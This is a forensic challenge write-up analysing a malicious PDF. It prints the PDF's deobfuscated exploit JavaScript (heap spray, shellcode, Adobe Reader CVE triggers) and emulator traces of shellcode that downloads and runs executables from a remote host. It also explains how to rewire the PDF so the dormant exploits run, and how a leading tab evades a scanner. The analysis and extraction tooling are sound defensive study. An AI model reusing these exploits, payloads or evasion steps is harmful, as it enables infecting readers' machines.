%ub2d9%u488c%u2678%u0b5c%udd62%u01f4%u5b82%u4792%u4b5e%u2d2e%ubc2a%uf9ff%ue4c1%u9b9a
%u83f7%ucc69%u3938%u1fb1%u7e29%uc50b%ue214%u8248%udcd8%ub3b7%u890b%ue425%uab91%u5210%u5192%uc8fc
%u9932%u9def%ubaa1%u0795%u1c9f%uacee%uc5ba%u4b1c
%uaf20%u0832%u3e47%u9129%uacf0%ude04%u1062%ue9e7%u0804%uf391%ubf69%ucc69%u71f0%u1108%uccee%u0d20%ubecf
%ub462%ud949%u9971%u15e3%u3c5a%ub053%u5d89%u6c82%u6648%u07ae%u7ad2%u148a%ub09d%u1572%u1aab
%u33e6%u5a91%ub8af%u4744%udd4a%u8b98%u47f2%u2af0%ub1cc%u03cf%u2707%ufe1e%ued8a%uca57%u23cd%u030e
%u7277%u39bc%ubf21%u6423%udf3e%u5d93%uea71%u2a42%u2b4d%ud7b8%u0626%u7de4%ue9b8%ue771%uc85c
%u0a82%u1f69%u2e8c%u1db2%u258c%u34bf%u2085%u359e%u98b7%u2cff%ue0a5%u6cf4%uf3c6%u7409%uf5ca%u6919%u60cd
%u9a13%u4e19%ua74d%uf71c%ub952%uea11%ucba6%u0839%ud1c0%u2527%ud2c7%u10a5%ud8d8%u62bd%ufff2%u0b9a
%uebe9%udfee%u1c04%ud389%u3622%u1d77%u4e5a%u177d%u4c5b%u21b3%u5f43%u31b9%u39a4%ubd2a
%u4a21%u1291%uc8e5%u0389%u229e%ub43a%u5e0e%u24c3%ud4aa%ud71d%u7246%u4a4c%u53de%ufbf6%uc952%u7098%u72fa
%u153a%u1594%ub5a8%ub801%u2057%u29e5%uc6f9%ud08e%u738b%u275f%u1e42%u22e7%u411a");
                                var updateX = 39796;
                var hWq500CN = vvpethya.length * 2;
                var len = 0x400000 - (hWq500CN + 0x38);
                var zAdobe = "";
                var yarsp = unescape("%u9090%u9090");
                var dU = "";
                yarsp = s(yarsp, len);
                this.zAdobeK = "";
                var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
                var aG = new Date();
                for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++) {
                        var lBasic = "";
                        arry[vqcQD96y] = yarsp + vvpethya;
                        var u = "";
                }
                var iAlpha = function() {};
                var tUMhNbGw = unescape("%09");
                while (tUMhNbGw.length < 0x4000) {
                        this.gN = false;
                        tUMhNbGw += tUMhNbGw;
                }
                var hV = new String("");
                var nVE = function() {};
                tUMhNbGw = "N." + tUMhNbGw;
                c.doc.Collab.getIcon(tUMhNbGw);
        }
        this.wZ = 44811;
}
var hO = new String("");

function nO() {
        this.iR = false;
        var version = c.viewerVersion.toString();
        var zH = '';
        version = version.replace(/D/g, '');
        var varsion_array = new Array(version.charAt(0), version.charAt(1), version.charAt(2));
        if ((varsion_array[0] == 8) && (varsion_array[1] == 0) || (varsion_array[1] == 1 &&
varsion_array[2] < 3)) {
                cN();
        }
        this.wN = "";
        var aQ = new String("");
        if ((varsion_array[0] < 8) || (varsion_array[0] == 8 && varsion_array[1] < 2 && varsion_array[2]
<
```

```
2)) {
                gX();
        }
        var vEdit = "";
        if ((varsion_array[0] < 9) || (varsion_array[0] == 9 && varsion_array[1] < 1)) {
                updateE();
        }
        var eH = function() {};
        var eSJ = new Function();
        cG();
        var vUpdate = false;
}
var basicU = new Date();
this.updateO = false;
nO();
var mUpdate = function() {};
```

We got it !
As we already have guessed, a malicious javascript is stored in the PDF file. This scripts consists of 6 functions including 4 which try to exploit various Adobe Reader or Acrobat vulnerabilities :

- **Funtion cG()** : tries to exploit a vulnerability in the Doc.media.newPlayer, using util.printd (CVE-2009-4324)
- **Funtion cN()** : tries to exploit a vulnerability in the util.printf javascript function (CVE-2008-2992 / CVE-2008-1104)
- **Funtion gX()**: tries to exploit a vulnerability described in CVE-2007-5659.
- **Function updateE()**: tries to exploit a vulnerability in the getIcon method of a collab object. (CVE-2009-0927)

Analysis Summary:

The analysis has revealed the presence of two malicious contents within the PDF file. The first malicious content consists of a specially crafted TIFF image embedded in an XFA-template and stored in stream object 21 0. This image tries to exploit CVE-2010-0188 and contains a downloader shellcode to retrieve and execute a malware named the_real_malware.exe.
The second malicious content consists of a multipart javascript stored in multiple stream objects (obj 5 0, 10 0, 9 0 and 7 0). The reassembled script tries to exploit well-known Adobe Reader and Acrobat vulnerabilities. However, this script will not be run because the actual structure of the PDF document doesn't provide a valid reference to it. This malicious script is referenced as an OpenAction in object 1 0, but this object is not the good document's catalog and thus the script will never been called.

Question 9. Are there any payloads inside the PDF file? If any, list them all and explain what they do. Which payload will be executed?	Possible Points: 2pts
Tools Used: **malzilla, libemu/sctest, httpdumper**	

Awarded Points:

Answer 9.

Yes, there are payloads inside the PDF file.
As seen previously in question 8, the malicious TIFF image contains a downloader shellcode. This shellcode will download and execute a malware named the_real_malware.exe (url: http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe). **This payload will be executed**, the trace file given in this challenge confirms it:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/httpdumper -c1 -r lala.pcap
Reading file lala.pcap
Parsing packets...
76 packets read in 0.152 sec.


FLOWS TABLE
+------------+-----------------------------------------+------------------+----------------------------------------
+---------------------+
| Flow Index | Hosts                                   | HTTP message type | HTTP Request or Content type            | HTTP Content Length
|
+------------+-----------------------------------------+------------------+----------------------------------------
+---------------------+
| 0          | 172.16.201.128:1316 -> 202.190.85.44:80 | REQUEST           | /forensic_challenge/the_real_malware.exe | 0
|
| 1          | 202.190.85.44:80 -> 172.16.201.128:1316 | 404 Not Found     | text/html;                               | 324
|
| 2          | 202.190.85.44:80 -> 172.16.201.128:1316 | 404 Not Found     | text/html;                               | 324
|
+------------+-----------------------------------------+------------------+----------------------------------------
+---------------------+
```

However, this is a challenge and the given case is for educational purpose only. The malware requested was not found at http://blog.honeynet.org.my/forensic_challenge/ .

The malicious javascript also contains shellcodes, in fact 4 shellcodes.
To analyse them, I've first copy and paste the values of the payload vars: payload at line 21 and 43 , shellcode at line 90 and vvpethya at line 125 in malzilla “Misc Decoders” tab. Then, I've used “UCS2 to Hex” transform and finally “Hex to File” to store the binary data in file named : shellcode1.bin, shellcode2.bin, shellcode3.bin and shellcode4.bin.

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ for s in `ls shellcodes/*.bin`; do sha1-
sum $s; done
d4c5e5cdea74257244aba2645188415d35834b6d  shellcodes/shellcode1.bin
6378bd4f2b0036367abf7589f377090b23ba9acb  shellcodes/shellcode2.bin
9916d7fdd3e6ba079f842fe178cc193301976ee8  shellcodes/shellcode3.bin
d4956475341bbe75fc5c8b8d5600c4735c4abae8  shellcodes/shellcode4.bin
```

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ for s in `ls shellcodes/*.bin`; do echo -e
"\n"$s"\n" ; cat $s |/opt/libemu/bin/sctest -Ss 1000000;done

shellcodes/shellcode1.bin

verbose = 0
Hook me Captain Cook!
userhooks.c:127 user_hook_ExitThread
ExitThread(32)
stepcount 7770
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417120 =>
           = "GetSystemDirectoryA";
) = 0x7c814eea;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417134 =>
           = "WinExec";
) = 0x7c86136d;
FARPROC WINAPI GetProcAddress (
```

```
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x0041713c =>
           = "ExitThread";
) = 0x7c80c058;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417147 =>
           = "LoadLibraryA";
) = 0x7c801d77;
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x00417154 =>
           = "urlmon";
) = 0x7df20000;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7df20000 =>
         none;
     LPCSTR lpProcName = 0x0041715b =>
           = "URLDownloadToFileA";
) = 0x7df7b0bb;
UINT GetSystemDirectory (
     LPTSTR lpBuffer = 0x0012fe7c =>
         none;
     UINT uSize = 32;
) =  19;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x0041716e =>
           = "http://blog.honeynet.org.my/forensic_challenge/malware1.exe";
     LPCTSTR szFileName = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     UINT uCmdShow = 0;
) =  32;
void ExitThread (
     DWORD dwExitCode = 32;
) =  0;

shellcodes/shellcode2.bin

verbose = 0
Hook me Captain Cook!
userhooks.c:127 user_hook_ExitThread
ExitThread(32)
stepcount 7777
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417120 =>
           = "GetSystemDirectoryA";
) = 0x7c814eea;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417134 =>
           = "WinExec";
) = 0x7c86136d;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x0041713c =>
           = "ExitThread";
) = 0x7c80c058;
```

```
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417147 =>
           = "LoadLibraryA";
) = 0x7c801d77;
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x00417154 =>
           = "urlmon";
) = 0x7df20000;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7df20000 =>
         none;
     LPCSTR lpProcName = 0x0041715b =>
           = "URLDownloadToFileA";
) = 0x7df7b0bb;
UINT GetSystemDirectory (
     LPTSTR lpBuffer = 0x0012fe7c =>
         none;
     UINT uSize = 32;
) =  19;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x0041716e =>
           = "http://blog.honeynet.org.my/forensic_challenge/malware_2.exe";
     LPCTSTR szFileName = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     UINT uCmdShow = 0;
) =  32;
void ExitThread (
     DWORD dwExitCode = 32;
) =  0;

shellcodes/shellcode3.bin

verbose = 0
Hook me Captain Cook!
userhooks.c:127 user_hook_ExitThread
ExitThread(32)
stepcount 7770
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417120 =>
           = "GetSystemDirectoryA";
) = 0x7c814eea;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417134 =>
           = "WinExec";
) = 0x7c86136d;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x0041713c =>
           = "ExitThread";
) = 0x7c80c058;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417147 =>
           = "LoadLibraryA";
```

```
) = 0x7c801d77;
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x00417154 =>
           = "urlmon";
) = 0x7df20000;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7df20000 =>
         none;
     LPCSTR lpProcName = 0x0041715b =>
           = "URLDownloadToFileA";
) = 0x7df7b0bb;
UINT GetSystemDirectory (
     LPTSTR lpBuffer = 0x0012fe7c =>
         none;
     UINT uSize = 32;
) =  19;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x0041716e =>
           = "http://blog.honeynet.org.my/forensic_challenge/3malware.exe";
     LPCTSTR szFileName = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     UINT uCmdShow = 0;
) =  32;
void ExitThread (
     DWORD dwExitCode = 32;
) =  0;
```

shellcodes/shellcode4.bin

```
verbose = 0
Hook me Captain Cook!
userhooks.c:127 user_hook_ExitThread
ExitThread(32)
stepcount 7777
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417120 =>
           = "GetSystemDirectoryA";
) = 0x7c814eea;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417134 =>
           = "WinExec";
) = 0x7c86136d;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x0041713c =>
           = "ExitThread";
) = 0x7c80c058;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417147 =>
           = "LoadLibraryA";
) = 0x7c801d77;
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x00417154 =>
           = "urlmon";
) = 0x7df20000;
```

```
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7df20000 =>
         none;
     LPCSTR lpProcName = 0x0041715b =>
           = "URLDownloadToFileA";
) = 0x7df7b0bb;
UINT GetSystemDirectory (
     LPTSTR lpBuffer = 0x0012fe7c =>
         none;
     UINT uSize = 32;
) =  19;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x0041716e =>
           = "http://blog.honeynet.org.my/forensic_challenge/malware.4.exe";
     LPCTSTR szFileName = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x0012fe7c =>
           = "c:\WINDOWS\system32\a.exe";
     UINT uCmdShow = 0;
) =  32;
void ExitThread (
     DWORD dwExitCode = 32;
) =  0;
```

The four shellcodes are downloader and have the same purpose, the only difference being the file downloaded.
Shellcode 1 : retrieves the file http://blog.honeynet.org.my/forensic_challenge/malware1.exe
Shellcode 2 : retrieves the file http://blog.honeynet.org.my/forensic_challenge/malware_2.exe
Shellcode 3 : retrieves the file http://blog.honeynet.org.my/forensic_challenge/3malware.exe
Shellcode 4: retreves the file http://blog.honeynet.org.my/forensic_challenge/malware.4.exe

All of them will then try to save it as c:\windows\system32\a.exe and try to execute it by calling the WinExec API function.

As said previously, none of this shellcodes will be executed.

Question 10. With the understanding of the PDF format structure, please explain how we can enable other exploits to run when the PDF file is opened.	Possible Points: 2pts
Tools Used: **PDF 1.3 reference**	

Awarded Points:

Answer 10.
 	
To be able to enable the execution of other exploits, indirect object 4 0 should be referenced as an OpenAction in the good document's catalog: object 27 0. This will allow the automatic execution of the javascript code previously analysed. The document's catalog should also reference indirect object 2 0 as the Page Tree node of the document. This later statement is required for the proper execution of the malicious script which retrieves Annotations from the first page of the document and this first page must be object 3 0. Finally, obj 2 0 should reference 2 pages: 3 0 and 25 0 and obj 25 0 must reference obj 2 0 as its parent.
 	
Something like:
 	
`2 0 obj << /Type /Pages /Kids [ 3 0 R 25 0 R] /Count 2 >> endobj`
 	
`25 0 obj`
`<</Rotate 0 /CropBox [0.0 0.0 612.0 792.0]/MediaBox [0.0 0.0 612.0 792.0]/Resources <</XObject >>/Parent 2 0 R/Type /Page/PieceInfo null>>`
`endobj`
 	
`27 0 obj`
`<</PageMode /UseAttachments/Pages 2 0 R /OpenAction 4 0 R/MarkInfo <</Marked true>>/Lang (en-us)/AcroForm 28 0 R/Type /Catalog>>`
`endobj`

Bonus 1. Please provide the dot graph of the PDF object's connectivity inside the PDF file.	Possible Points: 1pt

Tools Used: **pdf-parser.py, pdf2dot.py (own script), GraphViz dot.**
Awarded Points:

Answer Bonus 1.

The image on the next page was generated using a script I've written for this challenge: pdf2dot.py (Source given at the end of this document). It was generated based of the slightly modified PDF document with object 11 0 properly closed.



Illustration 1: PDF Objects Connectivity Graph

pdf2dot.py reads the output of Didier Steven's pdf-parser.py and generates 3 files: a dot file, and 2 image files (one PNG and one SVG).

Usage: simply pipe the output of pdf-parser.py to pdf2dot.py like:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/pdf-parser.py fcexploit.pdf|scripts/pdf2-
dot.py
Using dot for layout...
Writing pdf-struct.dot...
Rendering pdf-struct-graph.svg and pdf-struct-graph.png...
```

Interpreting this dot graph is fairly simple:

- The root Document's Catalog is represented as an orange diamond.
- Node's label are object ids and the type of the object is within [] chars (if it is known)
- Edges are indirect references from one object to another
- Edge's labels should be interpreted like this:
  - (source object) references (dest object) in source object's *"edge_label"* entry.
  - For example, in the previous graph: **obj 27 0** references **obj 28 0** in a */AcroForm* entry

However, this script doesn't interpret embedded javascript and thus references to objects from within a script are not drawn.

Bonus 2. Please provide an automated solution to extract and analyze JavaScript code within the PDF file. Be creative! (describe your solution below, but submit any source code and executable in a compressed zip file with file name [your email]_Forensic Challenge 2010 – Challenge 6 – Bonus2.zip via our submission form http://www.honeynet.org/challenge2010/.)	Possible Points: 1pt

Tools Used: **jsunpack-n pdf.py (patched), jsunpack-n modified SpiderMonkey, js_extract (own bash script)**
Awarded Points:

Answer Bonus 2.

My automated solution uses latest version of jsunpack-n, a small patch and js_extract, a bash script I've written for this challenge.
jsunpack-n: https://code.google.com/p/jsunpack-n/
js_extract: See Source later in this document.

When I first tried to solve this question , I found that jsunpack-n was unable to extract any javascript from the given PDF document. Neither the website nor the source code version were able to find anything. So, Instead of rewriting entirely a tool, I choosed to make jsunpack-n work with this file.

Why jsunpack-n was unable to find anything ?
This is really simple, let me show you.
When you try to parse the pdf file (fcexploit.pdf) using the jsunpack-n script pdf.py, the script throws you a warning "*ignoring non-pdf file*".

```
franck@ODIN:/opt/jsunpack-n$ ./pdf.py /home/franck/Analysis/Sources/Honeynet/Challenge\ 6/fcexploit.pdf
warn: ignoring non-pdf file /home/franck/Analysis/Sources/Honeynet/Challenge 6/fcexploit.pdf
```

At this point, I wondered what in this file could lead jsunpack-n to think it's not a valid PDF document ?
Looking at pdf.py source, I found that this script used this statement to define if a pdf was valid or not:

```
def is_valid(self):
        if self.indata.startswith('%PDF-') or self.indata.startswith('%%PDF-'):
            return True
        return False
```

The problem here is that this code snippet is looking for the string %PDF- or %%PDF- at the beginning of the first line of the document. Seems good because in the PDF specification, we learn that a valid PDF document must have a one-line header

containing the PDF specification revision, for example %PDF-1.3. So, what ?

Look at header of the pdf file with an hex editor :

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ xxd fcexploit.pdf |more
0000000: 0925 5044 462d 312e 330a 25b0 95dd cc0a  .%PDF-1.3.%.....
0000010: 2525 2525 2525 2525 2525 2525 2525 2525  %%%%%%%%%%%%%%%%
0000020: 2525 2525 2525 2525 2525 2525 2525 2525  %%%%%%%%%%%%%%%%
-- OUTPUT CUT --
```

This file starts with a tab (char 0x09) and this simple hack avoids jsunpack-n detection...
In fact, the malware author benefited from a particular behavior of Acrobat viewers, see below.

Quote From PDF Reference version 1.6:

3.4.1, "File Header"
13. ***Acrobat viewers require only that the header appear somewhere within the first 1024 bytes of the file.***

So, let's try to patch pdf.py to make consider this pdf file valid:

```
franck@ODIN:/opt/jsunpack-n$ patch -p0 < pdf.py.patch
patching file pdf.py
franck@ODIN:/opt/jsunpack-n$ cat pdf.py.patch
--- pdf.py.orig       2010-11-11 16:13:32.000000000 +0100
+++ pdf.py     2010-11-11 16:19:45.000000000 +0100
@@ -510,9 +510,10 @@



     def is_valid(self):
-        if self.indata.startswith('%PDF-') or self.indata.startswith('%%PDF-'):
-            return True
-        return False
+        #if self.indata.startswith('%PDF-') or self.indata.startswith('%%PDF-'):
+                            if re.match(r"^\s*%?%PDF-\d\.\d",self.indata):
+                                    return True
+                            return False

     def __repr__(self):
         if not self.is_valid():
```

This patch doesn't solve all the obfuscated header's detection problem, but at least it makes the job for this file.
Now that pdf.py is able to view the pdf file as valid, it is possible to use it to extract and analyse the scripts embedded in the PDF stream objects.

Here is a bash script that uses jsunpack-n pdf.py, pre.js and jsunpack-n modified SpiderMonkey to make the job:

```
#!/bin/bash

# js_extract v0.1 11/2010 Franck Guénichot [@malphx]
# Written for the Project Honeynet Forensic Challenge 2010 #6

# Needs jsunpack-n and all its dependencies
# You must use jsunpack-n modified (given) SpiderMonkey js engine.

# Usage: js_extract <my_file.pdf>

# Output: Console and file (given_filename.log)
```

```
# Modify these variables to suit your environment.
# Base dir
JSUNPACK_N_DIR=/opt/jsunpack-n

# Executables or Scripts
JS=`which js`
PYTHON=`which python`
CAT=`which cat`
PDF_PY=$JSUNPACK_N_DIR/pdf.py
PRE_JS=$JSUNPACK_N_DIR/pre.js

if [[ ! -e $PDF_PY || ! -e $PRE_JS ]]
then
                echo "Error: $PDF_PY or $PRE_JS not found !"
                exit -1
fi

# Test the first arg. Must be a filename.
if [ -n "$1" ]
then
                FILE=$1
else
                echo "A filename is needed !"
                echo "Usage: `basename $0` my_file.pdf"
                exit -1
fi


if [[ -e $FILE ]]
then
                JSUNPACK_OUT_FILE="$FILE.out"
                JS_EXTRACT_OUT_FILE="$FILE.log"
else
                echo "File $FILE not found !"
                exit -1
fi

#Process the file with jsunpack-n modified pdf.py
$PYTHON $PDF_PY $FILE &>/dev/null

if [[ -e $JSUNPACK_OUT_FILE ]]
then
                echo "$JSUNPACK_OUT_FILE generated by jsunpack-n"
else
                echo "Error: $JSUNPACK_OUT_FILE not generated, check jsunpack-n"
                exit -1
fi

#Extract and save javascript

$CAT $PRE_JS $JSUNPACK_OUT_FILE | $JS > $JS_EXTRACT_OUT_FILE

if [[ -e $JS_EXTRACT_OUT_FILE ]]
then
                echo "$JS_EXTRACT_OUT_FILE generated by js_extract"
                echo "Output:"
                $CAT $JS_EXTRACT_OUT_FILE
                exit 0
else
                echo "Error: $JS_EXTRACT_OUT_FILE not generated, check $JS"
                exit -1
fi
```

And it gives the ouput below for the challenge's PDF file fcexploit.pdf:

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 6$ scripts/js_extract fcexploit.pdf
fcexploit.pdf.out generated by jsunpack-n
fcexploit.pdf.log generated by js_extract
Output:

//eval
____SS=1;____$5=____SSS[____SS].subject;____$S=0;____$=____$5.replace(/X_17844743X_170987743/g,"%");____
S5=____SSS[____$S].subject;____$
+=____S5.replace(/89af50d/g,"%");____$=____$.replace(/\n/,"");____$=____$.replace(/\r/,"");____S$=un-
escape(____$);app.eval(____S$);

//eval
var w = new String();
var c = app;

function s(yarsp, len) {
        while (yarsp.length * 2 < len) {
                yarsp += yarsp;
                this.x = false;
        }
        var eI = 37715;
        yarsp = yarsp.substring(0, len / 2);
        return yarsp;
        var yE = 18340;
}
var m = new String("");

function cG() {
            var chunk_size, payload, nopsled;

            chunk_size = 0x8000;
                       // calc.exe payload
                       payload = unescape("%uabba
%ua906%u29f1%ud9c9%ud9c9%u2474%ub1f4%u5d64%uc583%u3104%u0f55%u5503%ue20f%ued5e%uabb9%uc1ea
%u2d70%u1953%u3282%u6897%ud01d%u872d%ufd18%ua73a%u02dc%u14cc%u64ba%u66b5%uae41%uf16c%u5623%udb7c
%u7bc1%u5e69%u69dd%uf0b0%ucf0c%u1950%udd95%u5ab9%u7b37%u772b%uc55f%u1531%ue18d%u70c8%uc2c5%u4c1c
%u7b34%u2f3a%ue82b%u27c9%u848b%ua512%u999d%u2faa%u84c0%u2bee%u768c%u0bc8%u237e%u4cc6%u51c2%u3abc
%ufc45%u1118%uffe5%uf48a%udf14%u6c2f%u8742%u0a57%u6fe9%ub5b5%uca94%ua6ab%u84ba%u77d1%u4a2c%u74ac%uabcf
%ub25f%ub269%u5e06%u51d5%u90f3%u978f%uec66%u6942%u6a9b%u18a2%u12ff%u42ba
%u7be5%ubb37%u9dc6%u5de0%ufe14%uf2f7%uc6fd%u7812%uda44%u7167%u110f%ubb01%uf81a%ud953%ufc21%u22db
%u20f7%u46b9%u27e6%ue127%u8e42%udb91%ufe58%ubaeb%u6492%u07fe%uade3%u4998%uf89a
%u9803%u5131%u1192%ufcd5%u3ac9%u352d%u71de%u81cb%u4522%u6d21%uecd2%ucb1c%u4e6d%u8df8%u6eeb%ubff8%u653d
%ubaf6%u8766%ud10b%u926b%ubf19%u9f4a%u0a30%u8a92%u7727%u96a7%u6347%ud3b4%u824a%uc4ae%uf24c%uf5ff%ud99b
%u0ae1%u7b99%u133d%u91ad%u2573%u96a6%u3b74%ub2a1%u3c73%ue92c%u468c
%uea25%u5986%u9261%u71b5%u5164%u71b3%u561f%uabf7%u91c2%ua3e6%uab09%ub60f%ua23c%ub92f%ub74b%ua308%u3cdb
%ua4dd%u9221%u2732%u8339%u892b%u34a9%ub0da%ua550%u4f47%u568c%uc8fa%uc5fe%u3983%u7a98%u2306%uf60a%uc88f
%u9b8d%u6e27%u305d%u1edd%uadfa%ub232%u4265%u2d3a%uff17%u83f5%u87b2%u5b90");
                       nopsled = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
            while (nopsled.length < chunk_size)
                nopsled += nopsled;
            nopsled_len = chunk_size - (payload.length + 20);
